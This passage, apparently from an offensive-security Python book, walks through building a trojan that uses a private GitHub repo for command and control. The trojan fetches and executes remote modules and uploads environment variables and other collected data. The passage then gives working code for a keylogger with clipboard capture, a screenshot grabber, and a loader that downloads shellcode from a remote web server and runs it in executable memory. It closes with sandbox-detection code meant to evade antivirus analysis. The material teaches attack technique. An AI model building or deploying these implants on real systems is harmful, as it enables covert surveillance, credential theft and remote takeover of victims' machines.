We've now demonstrated a small subset of the Burp API by generating our own attack payloads, as well as building extensions that interact with the Burp UI. During a penetration test, you'll often encounter specific problems or automation needs, and the Burp Extender API provides an excellent interface to code your way out of a corner, or at least save you from having to continually copy and paste captured data from Burp to another tool.

7

GITHUB COMMAND AND CONTROL



Suppose you've compromised a machine. Now you want it to automatically perform tasks and report its findings back to you. In this chapter we'll create a trojan framework that will appear innocuous on the remote machine, but we'll be able to assign it all sorts of nefarious tasks.

One of the most challenging aspects of creating a solid trojan framework is figuring out how to control, update, and receive data from your implants. Crucially, you'll need a relatively universal way to push code to your remote trojans. For one thing, this flexibility will let you perform different tasks on each system. Also, you may sometimes need your trojans to selectively run code for certain target operating systems but not others.

Although hackers have devised lots of creative command-and-control methods over the years, relying on technologies such as the Internet Relay Chat (IRC) protocol and even Twitter, we'll try a service actually designed for code. We'll use GitHub as a way to store configuration information for our implants and as a means to exfiltrate data from victim systems. Also, we'll host any modules the implant needs to execute tasks on GitHub. In

setting this all up, we'll hack Python's native library-import mechanism so that as you create new trojan modules, your implants can automatically retrieve them, and any dependent libraries, directly from your repo.

Leveraging GitHub for these tasks can be a clever strategy: your traffic to GitHub will be encrypted over Secure Sockets Layer (SSL), and we the authors have seen very few enterprises actively block GitHub itself. We'll use a private repo so that prying eyes can't see what we're doing. Once you've coded the capabilities into the trojan, you could theoretically convert it to a binary and drop it on a compromised machine so it runs indefinitely. Then you could use the GitHub repository to tell it what to do and find what it has discovered.

Setting Up a GitHub Account

If you don't have a GitHub account, head over to <https://github.com/>, sign up, and create a new repository called *bhptrojan*. Next, install the Python GitHub API library so that you can automate your interaction with the repo¹:

```
pip install github3.py
```

Now let's create a basic structure for our repo. Enter the following on the command line:

```
$ mkdir bhptrojan
$ cd bhptrojan
$ git init
$ mkdir modules
$ mkdir config
$ mkdir data
$ touch .gitignore
$ git add .
$ git commit -m "Adds repo structure for trojan."
$ git remote add origin https://github.com/<yourusername>/bhptrojan.git
$ git push origin master
```

Here, we've created the initial structure for the repo. The *config* directory holds unique configuration files for each trojan. As you deploy trojans, you want each one to perform different tasks, so each trojan will check a separate configuration file. The *modules* directory contains any modular code that the trojan should pick up and then execute. We'll implement a special import hack to allow our trojan to import libraries directly from our GitHub repo. This remote load capability will also allow you to stash third-party libraries in GitHub so you don't have to continually recompile your trojan every time you want to add new functionality or dependencies. The *data* directory is where the trojan will check in any collected data.

You can create a personal access token on the GitHub site and use it in place of a password when performing Git operations over HTTPS with the

1. The PyPi download page is here: <https://pypi.org/project/github3.py/>.

API. The token should provide our trojan with both read and write permission, since it will need to both read its configuration and write its output. Follow the instructions on the GitHub site to create the token and save the token string in a local file called *mytoken.txt*.² Then, add *mytoken.txt* to the *.gitignore* file so you don't accidentally push your credentials to the repository.

Now let's create some simple modules and a sample configuration file.

Creating Modules

In later chapters, you will do nasty business with your trojans, such as logging keystrokes and taking screenshots. But to start, let's create some simple modules that we can easily test and deploy. Open a new file in the *modules* directory, name it *dirlister.py*, and enter the following code:

```
import os

def run(**args):
    print("[*] In dirlister module.")
    files = os.listdir(".")
    return str(files)
```

This little snippet of code defines a *run* function that lists all of the files in the current directory and returns that list as a string. Each module you develop should expose a *run* function that takes a variable number of arguments. This enables you to load each module in the same way, but still lets you customize the configuration files to pass different arguments to the modules if you desire.

Now let's create another module in a file called *environment.py*:

```
import os

def run(**args):
    print("[*] In environment module.")
    return os.environ
```

This module simply retrieves any environment variables that are set on the remote machine on which the trojan is executing.

Now let's push this code to our GitHub repo so that our trojan can use it. From the command line, enter the following code from your main repository directory:

```
$ git add .
$ git commit -m "Adds new modules"
$ git push origin master
Username: *****
Password: *****
```

2. <https://help.github.com/en/github/authenticating-to-github/creating-a-personal-access-token-for-the-command-line/>

You should see your code getting pushed to your GitHub repo; feel free to log in to your account and double-check! This is exactly how you can continue to develop code in the future. We'll leave the integration of more complex modules to you as a homework assignment.

To assess any modules you create, push them to GitHub and then enable them in a configuration file for your local version of the trojan. This way, you could test them on a virtual machine (VM) or host hardware that you control before allowing one of your remote trojans to pick up the code and use it.

Trojan Configuration

We'll want to task our trojan with performing certain actions. This means we need a way to tell it what actions to perform and what modules are responsible for performing them. Using a configuration file gives us that level of control. It also enables us to effectively put a trojan to sleep (by not giving it any tasks) should we choose to. For this system to work, each trojan you deploy should have a unique ID. That way, you'll be able to sort any retrieved data based on these IDs and control which trojans performs certain tasks.

We'll configure the trojan to look in the *config* directory for *TROJANID.json*, which will return a simple JSON document that we can parse out, convert to a Python dictionary, and then use to inform our trojan of which tasks to perform. The JSON format makes it easy to change configuration options as well. Move into your *config* directory and create a file called *abc.json* with the following content:

```
[
  {
    "module" : "dirbuster"
  },
  {
    "module" : "environment"
  }
]
```

This is just a simple list of modules that the remote trojan should run. Later, you'll see how we read this JSON document and then iterate over each option to load those modules.

As you brainstorm module ideas, you may find that it's useful to include additional configuration options, such as an execution duration, the number of times to run the module, or arguments to be passed to the module. You could also add multiple methods of exfiltrating data, as we show you in Chapter 9.

Drop into a command line and issue the following commands from your main repo directory:

```
$ git add .
$ git commit -m "Adds simple configuration."
$ git push origin master
```

Username: *****

Password: *****

Now that you have your configuration files and some simple modules to run, let's start building the main trojan.

Building a GitHub-Aware Trojan

The main trojan will retrieve configuration options and code to run from GitHub. Let's start by writing the functions that connect and authenticate to the GitHub API and then communicate with it. Open a new file called *git_trojan.py* and enter the following:

```
import base64
import github3
import importlib
import json
import random
import sys
import threading
import time

from datetime import datetime
```

This simple setup code contains the necessary imports, which should keep our overall trojan size relatively small when compiled. We say “relatively” because most compiled Python binaries using *pyinstaller* are around 7MB. We'll drop this binary on the compromised machine.³

If you were to explode this technique to build a full *botnet* (a network of many such implants), you'd want the ability to automatically generate trojans, set their ID, create a configuration file that's pushed to GitHub, and compile the trojan into an executable. We won't build a botnet today, though; we'll let your imagination do the work.

Now let's put the relevant GitHub code in place:

```
❶ def github_connect():
    with open('mytoken.txt') as f:
        token = f.read()
    user = 'tiarno'
    sess = github3.login(token=token)
    return sess.repository(user, 'bhptrojan')

❷ def get_file_contents(dirname, module_name, repo):
    return repo.file_contents(f'{dirname}/{module_name}').content
```

These two functions handle the interaction with the GitHub repository. The `github_connect` function reads the token created on GitHub ❶. When you created the token, you wrote it to a file called *mytoken.txt*. Now we read the

³ You can check out *pyinstaller* here: <https://www.pyinstaller.org/downloads.html>.

token from that file and return a connection to the GitHub repository. You may want to create different tokens for different trojans so you can control what each trojan can access in your repository. That way, if victims catch your trojan, they can't come along and delete all of your retrieved data.

The `get_file_contents` function receives the directory name, module name, and repository connection and returns the contents of the specified module ❷. This function is responsible for grabbing files from the remote repo and reading the contents in locally. We'll use it for reading both configuration options and the module source code.

Now we will create a Trojan class that performs the essential trojanning tasks:

```
class Trojan:
    ❶ def __init__(self, id):
        self.id = id
        self.config_file = f'{id}.json'
        ❷ self.data_path = f'data/{id}/'
        ❸ self.repo = github_connect()
```

When we initialize the Trojan object ❶, we assign its configuration information and the data path where the trojan will write its output files ❷, and we make the connection to the repository ❸. Now we'll add the methods we'll need to communicate with it:

```
    ❶ def get_config(self):
        config_json = get_file_contents(
            'config', self.config_file, self.repo
        )
        config = json.loads(base64.b64decode(config_json))

        for task in config:
            if task['module'] not in sys.modules:
                ❷ exec("import %s" % task['module'])
        return config

    ❹ def module_runner(self, module):
        result = sys.modules[module].run()
        self.store_module_result(result)

    ❸ def store_module_result(self, data):
        message = datetime.now().isoformat()
        remote_path = f'data/{self.id}/{message}.data'
        bindata = bytes('%r' % data, 'utf-8')
        self.repo.create_file(
            remote_path, message, base64.b64encode(bindata)
        )

    ❺ def run(self):
        while True:
            config = self.get_config()
            for task in config:
                thread = threading.Thread(
                    target=self.module_runner,
```

```

        args=(task['module'],))
    thread.start()
    time.sleep(random.randint(1, 10))

```

```

    6 time.sleep(random.randint(30*60, 3*60*60))

```

The `get_config` method ❶ retrieves the remote configuration document from the repo so that your trojan knows which modules to run. The `exec` call brings the module content into the trojan object ❷. The `module_runner` method calls the `run` function of the module just imported ❸. We'll go into more detail on how it gets called in the next section. And the `store_module_result` method ❹ creates a file whose name includes the current date and time and then saves its output into that file. The trojan will use these three methods to push any data collected from the target machine to GitHub.

In the `run` method ❺, we start executing these tasks. The first step is to grab the configuration file from the repo. Then we kick off the module in its own thread. While in the `module_runner` method, we call the module's `run` function to run its code. When it's done running, it should output a string that we then push to our repo.

When it finishes a task, the trojan will sleep for a random amount of time in an attempt to foil any network-pattern analysis ❻. You could, of course, create a bunch of traffic to *google.com/*, or any number of other sites that appear benign, in an attempt to disguise what your trojan is up to.

Now let's create an import hack to import remote files from the GitHub repo.

Hacking Python's import Functionality

If you've made it this far in the book, you know that we use Python's `import` functionality to copy external libraries into our programs so we can use their code. We want to be able to do the same thing for our trojan. But since we're controlling a remote machine, we may want to use a package not available on that machine, and there's no easy way to install packages remotely. Beyond that, we also want to make sure that if we pull in a dependency, such as Scapy, our trojan makes that module available to all other modules that we pull in.

Python allows us to customize how it imports modules; if it can't find a module locally, it will call an import class we define, which will allow us to remotely retrieve the library from our repo. We'll have to add our custom class to the `sys.meta_path` list. Let's create this class now by adding the following code:

```

class GitImporter:
    def __init__(self):
        self.current_module_code = ""

    def find_module(self, name, path=None):
        print("[*] Attempting to retrieve %s" % name)
        self.repo = github_connect()

```

```

new_library = get_file_contents('modules', f'{name}.py', self.repo)
if new_library is not None:
    ❶ self.current_module_code = base64.b64decode(new_library)
    return self

def load_module(self, name):
    spec = importlib.util.spec_from_loader(name, loader=None,
                                          origin=self.repo.git_url)

    ❷ new_module = importlib.util.module_from_spec(spec)
    exec(self.current_module_code, new_module.__dict__)
    ❸ sys.modules[spec.name] = new_module
    return new_module

```

Every time the interpreter attempts to load a module that isn't available, it will use this `GitImporter` class. First, the `find_module` method attempts to locate the module. We pass this call to our remote file loader. If we can locate the file in our repo, we base64-decode the code and store it in our class ❶. (GitHub will give us base64-encoded data.) By returning `self`, we indicate to the Python interpreter that we found the module and that it can call the `load_module` method to actually load it. We use the native `importlib` module to first create a new blank module object ❷ and then shovel the code we retrieved from GitHub into it. The last step is to insert the newly created module into the `sys.modules` list ❸ so that it's picked up by any future `import` calls.

Now let's put the finishing touches on the trojan and take it for a spin:

```

if __name__ == '__main__':
    sys.meta_path.append(GitImporter())
    trojan = Trojan('abc')
    trojan.run()

```

In the `__main__` block, we put `GitImporter` into the `sys.meta_path` list, create the `Trojan` object, and call its `run` method.

Now let's take it for a spin!

Kicking the Tires

All right! Let's test this thing out by running it from the command line:

WARNING

If you have sensitive information in files or environment variables, remember that without a private repository, that information is going to go up to GitHub for the whole world to see. Don't say we didn't warn you. Of course, you could protect yourself using the encryption techniques you'll learn in Chapter 9.

```

$ python git_trojan.py
[*] Attempting to retrieve dirlister
[*] Attempting to retrieve environment
[*] In dirlister module
[*] In environment module.

```

Perfect. It connected to the repository, retrieved the configuration file, pulled in the two modules we set in the configuration file, and ran them.

Now from your trojan directory, enter the following on the command line:

```
$ git pull origin master
From https://github.com/tiarno/bhptrojan
 6256823..8024199 master    -> origin/master
Updating 6256823..8024199
Fast-forward
 data/abc/2020-03-29T11:29:19.475325.data | 1 +
 data/abc/2020-03-29T11:29:24.479408.data | 1 +
 data/abc/2020-03-29T11:40:27.694291.data | 1 +
 data/abc/2020-03-29T11:40:33.696249.data | 1 +
 4 files changed, 4 insertions(+)
 create mode 100644 data/abc/2020-03-29T11:29:19.475325.data
 create mode 100644 data/abc/2020-03-29T11:29:24.479408.data
 create mode 100644 data/abc/2020-03-29T11:40:27.694291.data
 create mode 100644 data/abc/2020-03-29T11:40:33.696249.data
```


Awesome! The trojan checked in the results of the two running modules.

You could make a number of improvements and enhancements to this core command-and-control technique. Encrypting all your modules, configuration, and exfiltrated data would be a good start. You'd also need to automate the process of pulling down data, updating configuration files, and rolling out new trojans if you were going to infect systems on a massive scale. As you add more and more functionality, you'll also need to extend how Python loads dynamic and compiled libraries.

For now, let's work on creating some standalone trojan tasks, and we'll leave it to you to integrate them into your new GitHub trojan.

8

COMMON TROJANING TASKS ON WINDOWS



When you deploy a trojan, you may want to perform a few common tasks with it: grab keystrokes, take screenshots, and execute shellcode to provide an interactive session to tools like CANVAS or Metasploit. This chapter focuses on performing these tasks on Windows systems. We'll wrap things up with some sandbox detection techniques to determine if we are running within an antivirus or forensics sandbox. These modules will be easy to modify and will work within the trojan framework developed in Chapter 7. In later chapters, we'll explore privilege escalation techniques that you can deploy with your trojan. Each technique comes with its own challenges and probability of being caught, either by the end user or an antivirus solution.

We recommend that you carefully model your target after you've implanted your trojan so that you can test the modules in your lab before trying them on a live target. Let's get started by creating a simple keylogger.

Keylogging for Fun and Keystrokes

Keylogging, the use of a concealed program to record consecutive keystrokes, is one of the oldest tricks in the book, and it's still employed with various levels of stealth today. Attackers still use it because it's extremely effective at capturing sensitive information such as credentials or conversations.

An excellent Python library named PyWinHook enables us to easily trap all keyboard events.¹ It takes advantage of the native Windows function `SetWindowsHookEx`, which allows us to install a user-defined function to be called for certain Windows events. By registering a hook for keyboard events, we'll be able to trap all of the keypresses that a target issues. On top of this, we'll want to know exactly what process they are executing these keystrokes against so that we can determine when usernames, passwords, or other tidbits of useful information are entered. PyWinHook takes care of all of the low-level programming for us, which leaves the core logic of the keystroke logger up to us. Let's crack open *keylogger.py* and drop in some of the plumbing:

```
from ctypes import byref, create_string_buffer, c_ulong, windll
from io import StringIO

import os
import pythoncom
import pyWinhook as pyHook
import sys
import time
import win32clipboard

TIMEOUT = 60*10

class KeyLogger:
    def __init__(self):
        self.current_window = None

    def get_current_process(self):
        ❶ hwnd = windll.user32.GetForegroundWindow()
        pid = c_ulong(0)
        ❷ windll.user32.GetWindowThreadProcessId(hwnd, byref(pid))
        process_id = f'{pid.value}'

        executable = create_string_buffer(512)
        ❸ h_process = windll.kernel32.OpenProcess(0x400|0x10, False, pid)
        ❹ windll.psapi.GetModuleBaseNameA(
            h_process, None, byref(executable), 512)
```

1. PyWinHook is a fork of the original PyHook library and is updated to support Python 3. Download PyWinHook here: <https://pypi.org/project/pyWinhook/>.

```

window_title = create_string_buffer(512)
❸ windll.user32.GetWindowTextA(hwnd, byref(window_title), 512)
    try:
        self.current_window = window_title.value.decode()
    except UnicodeDecodeError as e:
        print(f'{e}: window name unknown')

❹ print('\n', process_id,
        executable.value.decode(), self.current_window)

windll.kernel32.CloseHandle(hwnd)
windll.kernel32.CloseHandle(h_process)

```

All right! We define a constant, `TIMEOUT`, create a new class, `KeyLogger`, and write the `get_current_process` method that will capture the active window and its associated process ID. Within that method, we first call `GetForegroundWindow` ❶, which returns a handle to the active window on the target's desktop. Next we pass that handle to the `GetWindowThreadProcessId` ❷ function to retrieve the window's process ID. We then open the process ❸, and using the resulting process handle, we find the actual executable name ❹ of the process. The final step is to grab the full text of the window's title bar using the `GetWindowTextA` ❺ function. At the end of this helper method, we output all of the information ❻ in a nice header so that you can clearly see which keystrokes went with which process and window. Now let's put the meat of our keystroke logger in place to finish it off:

```

def mykeystroke(self, event):
    ❶ if event.WindowName != self.current_window:
        self.get_current_process()
    ❷ if 32 < event.Ascii < 127:
        print(chr(event.Ascii), end='')
    else:
        ❸ if event.Key == 'V':
            win32clipboard.OpenClipboard()
            value = win32clipboard.GetClipboardData()
            win32clipboard.CloseClipboard()
            print(f'[PASTE] - {value}')
        else:
            print(f'{event.Key}')
    return True

def run():
    save_stdout = sys.stdout
    sys.stdout = StringIO()

    kl = KeyLogger()
    ❹ hm = pyHook.HookManager()
    ❺ hm.KeyDown = kl.mykeystroke
    ❻ hm.HookKeyboard()
    while time.thread_time() < TIMEOUT:
        pythoncom.PumpWaitingMessages()

```

```

log = sys.stdout.getvalue()
sys.stdout = save_stdout
return log

if __name__ == '__main__':
    print(run())
    print('done.')

```

Let's break this down, starting with the `run` function. In Chapter 7, we created modules that a compromised target could run. Each module had an entry-point function called `run`, so we write this keylogger to follow the same pattern and we can use it in the same way. The `run` function in the command-and-control system from Chapter 7 takes no arguments and returns its output. To match that behavior here, we temporarily switch `stdout` to a file-like object, `StringIO`. Now, everything written to `stdout` will go to that object, which we will query later.

After switching `stdout`, we create the `KeyLogger` object and define the `PyWinHook` `HookManager` ❹. Next, we bind the `KeyDown` event to the `KeyLogger` callback method `mykeystroke` ❺. We then instruct `PyWinHook` to hook all keypresses ❻ and continue execution until we timeout. Whenever the target presses a key on the keyboard, our `mykeystroke` method is called with an event object as its parameter. The first thing we do in `mykeystroke` is check if the user has changed windows ❶, and if so, we acquire the new window's name and process information. We then look at the keystroke that was issued ❷, and if it falls within the ASCII-printable range, we simply print it out. If it's a modifier (such as the `SHIFT`, `CTRL`, or `ALT` key) or any other nonstandard key, we grab the key name from the event object. We also check if the user is performing a paste operation ❸, and if so we dump the contents of the clipboard. The callback function wraps up by returning `True` to allow the next hook in the chain—if there is one—to process the event. Let's take it for a spin!

Kicking the Tires

It's easy to test our keylogger. Simply run it and then start using Windows normally. Try using your web browser, calculator, or any other application and then view the results in your terminal:

```

C:\Users\tim>python keylogger.py

6852 WindowsTerminal.exe Windows PowerShell
Return
test
Return

18149 firefox.exe Mozilla Firefox
nostarch.com
Return

5116 cmd.exe Command Prompt
calc
Return

```

```
3004 ApplicationFrameHost.exe Calculator
1 Lshift
+1
Return
```

You can see that we typed the word *test* into the main window where the keylogger script ran. We then fired up Firefox, browsed to *nostarch.com/*, and ran some other applications. We can now safely say that we've added our keylogger to our bag of trojaning tricks! Let's move on to taking screenshots.

Taking Screenshots

Most pieces of malware and penetration testing frameworks include the capability to take screenshots on the remote target. This can help capture images, video frames, or other sensitive data that you might not see with a packet capture or keylogger. Thankfully, we can use the PyWin32 package to make native calls to the Windows API to grab them. Install the package with pip:

```
pip install pywin32
```

A screenshot grabber will use the Windows Graphics Device Interface (GDI) to determine necessary properties, such as the total screen size, and to grab the image. Some screenshot software will only grab a picture of the currently active window or application, but we'll capture the entire screen. Let's get started. Crack open *screenshotter.py* and drop in the following code:

```
import base64
import win32api
import win32con
import win32gui
import win32ui
```

```
❶ def get_dimensions():
    width = win32api.GetSystemMetrics(win32con.SM_CXVIRTUALSCREEN)
    height = win32api.GetSystemMetrics(win32con.SM_CYVIRTUALSCREEN)
    left = win32api.GetSystemMetrics(win32con.SM_XVIRTUALSCREEN)
    top = win32api.GetSystemMetrics(win32con.SM_YVIRTUALSCREEN)
    return (width, height, left, top)

def screenshot(name='screenshot'):
    ❷ hdesktop = win32gui.GetDesktopWindow()
    width, height, left, top = get_dimensions()

    ❸ desktop_dc = win32gui.GetWindowDC(hdesktop)
    img_dc = win32ui.CreateDCFromHandle(desktop_dc)
    ❹ mem_dc = img_dc.CreateCompatibleDC()

    ❺ screenshot = win32ui.CreateBitmap()
    screenshot.CreateCompatibleBitmap(img_dc, width, height)
    mem_dc.SelectObject(screenshot)
```

```

❹ mem_dc.BitBlt((0,0), (width, height),
                img_dc, (left, top), win32con.SRCCOPY)
❺ screenshot.SaveBitmapFile(mem_dc, f'{name}.bmp')

mem_dc.DeleteDC()
win32gui.DeleteObject(screenshot.GetHandle())

❻ def run():
    screenshot()
    with open('screenshot.bmp') as f:
        img = f.read()
        return img

if __name__ == '__main__':
    screenshot()

```

Let's review what this little script does. We acquire a handle to the entire desktop ❹, which includes the entire viewable area across multiple monitors. We then determine the size of the screen (or screens) ❶ so that we know the dimensions required for the screenshot. We create a device context using the `GetWindowDC` ❸ function call and pass in a handle to the desktop.² Next, create a memory-based device context ❷, where we'll store our image capture until we write the bitmap bytes to a file. We then create a bitmap object ❺ that is set to the device context of our desktop. The `SelectObject` call then sets the memory-based device context to point at the bitmap object that we're capturing. We use the `BitBlt` ❹ function to take a bit-for-bit copy of the desktop image and store it in the memory-based context. Think of this as a `memcpy` call for GDI objects. The final step is to dump this image to disk ❺.

This script is easy to test: just run it from the command line and check the directory for your `screenshot.bmp` file. You can also include this script in your GitHub command and control repo, since the `run` function ❸ calls the `screenshot` function to create the image and then reads and returns the file data.

Let's move on to executing shellcode.

Pythonic Shellcode Execution

There might come a time when you want to be able to interact with one of your target machines, or use a juicy new exploit module from your favorite penetration testing or exploit framework. This typically, though not always, requires some form of shellcode execution. In order to execute raw shellcode without touching the filesystem, we need to create a buffer in memory to hold the shellcode and, using the `ctypes` module, create a function pointer to that memory. Then we just call the function. In our case,

2. To learn all about device contexts and GDI programming, visit the MSDN page here: <https://docs.microsoft.com/en-us/windows/win32/gdi/device-contexts>.

we'll use `urllib` to grab the shellcode from a web server in base64 format and then execute it. Let's get started! Open up `shell_exec.py` and enter the following code:

```

from urllib import request

import base64
import ctypes

kernel32 = ctypes.windll.kernel32

def get_code(url):
    ❶ with request.urlopen(url) as response:
        shellcode = base64.decodebytes(response.read())
        return shellcode

❷ def write_memory(buf):
    length = len(buf)

    kernel32.VirtualAlloc.restype = ctypes.c_void_p
    ❸ kernel32.RtlMoveMemory.argtypes = (
        ctypes.c_void_p,
        ctypes.c_void_p,
        ctypes.c_size_t)

    ❹ ptr = kernel32.VirtualAlloc(None, length, 0x3000, 0x40)
    kernel32.RtlMoveMemory(ptr, buf, length)
    return ptr

def run(shellcode):
    ❺ buffer = ctypes.create_string_buffer(shellcode)

    ptr = write_memory(buffer)

    ❻ shell_func = ctypes.cast(ptr, ctypes.CFUNCTYPE(None))
    ❼ shell_func()

if __name__ == '__main__':
    url = "http://192.168.1.203:8100/shellcode.bin"
    shellcode = get_code(url)
    run(shellcode)

```

How awesome is that? We kick off our main block by calling the `get_code` function to retrieve the base64-encoded shellcode from our web server ❶. Then we call the `run` function to write the shellcode into memory and execute it.

In the `run` function, we allocate a buffer ❺ to hold the shellcode after we've decoded it. Next we call the `write_memory` function to write the buffer into memory ❷.

To be able to write into memory, we have to allocate the memory we need (`VirtualAlloc`) and then move the buffer containing the shellcode into

that allocated memory (`RtlMoveMemory`). To ensure that the shellcode will run whether we're using 32- or 64-bit Python, we must specify that the result we want back from `VirtualAlloc` is a pointer, and that the arguments we will give the `RtlMoveMemory` function are two pointers and a size object. We do this by setting the `VirtualAlloc.restype` and the `RtlMoveMemory.argtypes` ❸. Without this step, the width of the memory address returned from `VirtualAlloc` will not match the width that `RtlMoveMemory` expects.

In the call to `VirtualAlloc` ❹, the `0x40` parameter specifies that the memory should have permissions set to execute and read/write access; otherwise, we won't be able to write and execute the shellcode. Then we move the buffer into the allocated memory and return the pointer to the buffer. Back in the `run` function, the `ctypes.cast` function allows us to cast the buffer to act like a function pointer ❺ so that we can call our shellcode like we would call any normal Python function. We finish it up by calling the function pointer, which then causes the shellcode to execute ❻.

Kicking the Tires

You can hand-code some shellcode or use your favorite pentesting framework like CANVAS or Metasploit to generate it for you.³ We picked some Windows x86 shellcode with the Metasploit payload generator (`msfvenom` in our case). Create the raw shellcode in `/tmp/shellcode.raw` on your Linux machine as follows:

```
msfvenom -p windows/exec -e x86/shikata_ga_nai -i 1 -f raw cmd=calc.exe > shellcode.raw
$ base64 -w 0 -i shellcode.raw > shellcode.bin

$ python -m http.server 8100
Serving HTTP on 0.0.0.0 port 8100 ...
```

We create the shellcode with `msfvenom` and then `base64`-encode it using the standard Linux command `base64`. The next little trick uses the `http.server` module to treat the current working directory (in our case, `/tmp/`) as its web root. Any HTTP requests for files on port 8100 will be served automatically for you. Now drop your `shell_exec.py` script on your Windows box and execute it. You should see the following in your Linux terminal:

```
192.168.112.130 - - [12/Jan/2014 21:36:30] "GET /shellcode.bin HTTP/1.1" 200 -
```

This indicates that your script has retrieved the shellcode from the web server you set up using the `http.server` module. If all goes well, you'll receive a shell back to your framework and will have popped `calc.exe`, gotten a reverse TCP shell, displayed a message box, or whatever your shellcode was compiled for.

3. As CANVAS is a commercial tool, take a look at this tutorial for generating Metasploit payloads here: http://www.offensive-security.com/metasploit-unleashed/Generating_Payloads.

Sandbox Detection

Increasingly, antivirus solutions employ some form of sandboxing to determine the behavior of suspicious specimens. Regardless of whether this sandbox runs on the network perimeter, which is becoming more popular, or on the target machine itself, we must do our best to avoid tipping our hand to any defense in place on the target's network.

We can use a few indicators to try to determine whether our trojan is executing within a sandbox. We'll monitor our target machine for recent user input. Then we'll add some basic intelligence to look for keystrokes, mouse clicks, and double-clicks. A typical machine has many user interactions on a day in which it has been booted, whereas a sandbox environment usually has no user interaction, because sandboxes are typically used as an automated malware analysis technique. Our script will also try to determine if the sandbox operator is sending input repeatedly (for instance, a suspicious, rapid succession of continuous mouse clicks) in order to try to respond to rudimentary sandbox detection methods. Finally, we'll compare the last time a user interacted with the machine versus how long the machine has been running, which should give us a good idea whether or not we are inside a sandbox.

We can then make a determination as to whether we would like to continue executing. Let's start working on some sandbox detection code. Open *sandbox_detect.py* and throw in the following code:

```

from ctypes import byref, c_uint, c_ulong, sizeof, Structure, windll
import random
import sys
import time
import win32api

class LASTINPUTINFO(Structure):
    fields_ = [
        ('cbSize', c_uint),
        ('dwTime', c_ulong)
    ]

def get_last_input():
    struct_lastinputinfo = LASTINPUTINFO()
    ❶ struct_lastinputinfo.cbSize = sizeof(LASTINPUTINFO)
    windll.user32.GetLastInputInfo(byref(struct_lastinputinfo))
    ❷ run_time = windll.kernel32.GetTickCount()
    elapsed = run_time - struct_lastinputinfo.dwTime
    print(f"[*] It's been {elapsed} milliseconds since the last event.")
    return elapsed

    ❸ while True:
        get_last_input()
        time.sleep(1)

```

We define the necessary imports and create a `LASTINPUTINFO` structure that will hold the timestamp, in milliseconds, of when the last input event was

detected on the system. Next, we create a function, `get_last_input`, to determine the last time of input. Do note that you have to initialize the `cbSize` ❶ variable to the size of the structure before making the call. We then call the `GetLastInputInfo` function, which populates the `struct_lastinputinfo.dwTime` field with the timestamp. The next step is to determine how long the system has been running by using the `GetTickCount` ❷ function call. The elapsed time is the amount of time the machine has been running minus the time of last input. The last little snippet of code ❸ is simple test code that lets you run the script and then move the mouse, or hit a key on the keyboard, and see this new piece of code in action.

It's worth noting that the total-running system time and the last-detected user input event can vary depending on your particular method of implantation. For example, if you've implanted your payload using a phishing tactic, it's likely that a user had to click a link or perform some other operation to get infected. This means that within the last minute or two, you'd see user input. But if you see that the machine has been running for 10 minutes and the last detected input was 10 minutes ago, you're likely inside a sandbox that has not processed any user input. These judgment calls are all part of having a good trojan that works consistently.

You can use this same technique when polling the system to see whether or not a user is idle, as you may only want to start taking screenshots when they're actively using the machine. Likewise, you may only want to transmit data or perform other tasks when the user appears to be offline. You could also, for example, track a user over time to determine what days and hours they are typically online.

Keeping this in mind, let's define three thresholds for how many of these user input values we'll have to detect before deciding that we're no longer in a sandbox. Delete the last three lines of test code and add some additional code to look at keystrokes and mouse clicks. We'll use a pure ctypes solution this time, as opposed to the `PyWinHook` method. You can easily use `PyWinHook` for this purpose as well, but having a couple of different tricks in your toolbox always helps, as each antivirus and sandboxing technology has its own way of spotting these tricks. Let's get coding:

```
class Detector:
    def __init__(self):
        self.double_clicks = 0
        self.keystrokes = 0
        self.mouse_clicks = 0

    def get_key_press(self):
        ❶ for i in range(0, 0xff):
            ❷ state = win32api.GetAsyncKeyState(i)
            if state & 0x0001:
                ❸ if i == 0x1:
                    self.mouse_clicks += 1
                    return time.time()
                ❹ elif i > 32 and i < 127:
                    self.keystrokes += 1
        return None
```

We create a `Detector` class and initialize the clicks and keystrokes to zero. The `get_key_press` method tells us the number of mouse clicks, the time of the mouse clicks, and how many keystrokes the target has issued. This works by iterating over the range of valid input keys **1**; for each key, we check whether it has been pressed using the `GetAsyncKeyState` **2** function call. If the key's state shows it is pressed (`state & 0x0001` is truthy), we check if its value is `0x1` **3**, which is the virtual key code for a left-mouse-button click. We increment the total number of mouse clicks and return the current timestamp so that we can perform timing calculations later on. We also check if there are ASCII keypresses on the keyboard **4** and, if so, simply increment the total number of keystrokes detected. Now let's combine the results of these functions into our primary sandbox detection loop. Add the following method to `sandbox_detect.py`:

```
def detect(self):
    previous_timestamp = None
    first_double_click = None
    double_click_threshold = 0.35

    ❶ max_double_clicks = 10
    max_keystrokes = random.randint(10,25)
    max_mouse_clicks = random.randint(5,25)
    max_input_threshold = 30000

    ❷ last_input = get_last_input()
    if last_input >= max_input_threshold:
        sys.exit(0)

    detection_complete = False
    while not detection_complete:
        ❸ keypress_time = self.get_key_press()
        if keypress_time is not None and previous_timestamp is not None:
            ❹ elapsed = keypress_time - previous_timestamp

            ❺ if elapsed <= double_click_threshold:
                self.mouse_clicks += 1
                self.double_clicks += 1
                if first_double_click is None:
                    first_double_click = time.time()
                else:
                    ❻ if self.double_clicks >= max_double_clicks:
                        ❼ if (keypress_time - first_double_click <=
                            (max_double_clicks*double_click_threshold)):
                            sys.exit(0)

            ❸ if (self.keystrokes >= max_keystrokes and
                self.double_clicks >= max_double_clicks and
                self.mouse_clicks >= max_mouse_clicks):
                detection_complete = True

        previous_timestamp = keypress_time
    elif keypress_time is not None:
        previous_timestamp = keypress_time
```

```
if __name__ == '__main__':
    d = Detector()
    d.detect()
    print('okay.')
```

All right. Be mindful of the indentation in these code blocks! We start by defining some variables ❶ to track the timing of mouse clicks and three thresholds with regard to how many keystrokes, mouse clicks, or double-clicks we're happy with before considering ourselves to be running outside a sandbox. We randomize these thresholds with each run, but you can of course set thresholds of your own based on your own testing.

We then retrieve the elapsed time ❷ since some form of user input has been registered on the system, and if we feel that it has been too long since we've seen input (based on how the infection took place, as mentioned previously), we bail out and the trojan dies. Instead of dying here, your trojan could perform some innocuous activity such as reading random registry keys or checking files. After we pass this initial check, we move on to our primary keystroke and mouse-click-detection loop.

